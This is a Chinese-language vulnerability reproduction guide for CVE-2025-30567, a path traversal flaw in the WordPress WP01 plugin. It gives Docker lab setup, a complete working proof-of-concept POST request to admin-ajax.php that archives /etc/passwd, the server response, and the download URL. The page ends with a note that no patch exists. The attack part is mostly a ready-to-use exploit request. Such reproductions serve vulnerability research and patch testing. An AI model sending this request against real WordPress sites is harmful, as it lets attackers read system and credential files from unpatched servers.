WordPress WP01任意文件下载漏洞（CVE-2025-30567）复现脚本及一键部署环境

漏洞介绍

WP01 中的路径名限制不当导致受限目录可被绕过（路径遍历漏洞）， 允许攻击者进行路径遍历操作。


漏洞条件

1. WordPress安装**WP01**插件且版本 <= 2.6.2


环境部署

在下图文件夹中执行一条命令即可部署环境


```
docker-compose up -d
```



访问 http://your-ip:8000 出现如下页面证明部署成功




选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下WP01即可成功部署环境



漏洞复现

利用如下POC，path参数是要下载的文件的目录，target参数要下载的文件名。执行成功后保存路径如响应包所示---wp-01-passwd.zip



Request

Pretty Raw Hex MarkInfo

```
POST /wp-admin/admin-ajax.php?action=wp01_generate_zip_archive HTTP/1.1
Host: 10.211.55.2:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

target=passwd&path=/etc/
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 07 Apr 2025 06:12:09 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.2.25
Set-Cookie: WP01_activated=true; expires=Mon, 07 Apr 2025 06:12:08 GMT;
Max-Age=0; path=/
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Disposition: attachment;
filename="/var/www/html/wp-content/wp01-backup/wp-01-passwd.zip"
Content-Transfer-Encoding: binary
Content-Length: 53
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

{
    "url":"\/wp-content\/wp01-backup\/wp-01-passwd.zip"
}
```

访问 http://your-ip:8000/wp-content/wp01-backup/wp-01-passwd.zip 即可下载 /etc/passwd 文件

漏洞修复

- 插件作者暂未发布修复版本，建议暂时禁用该插件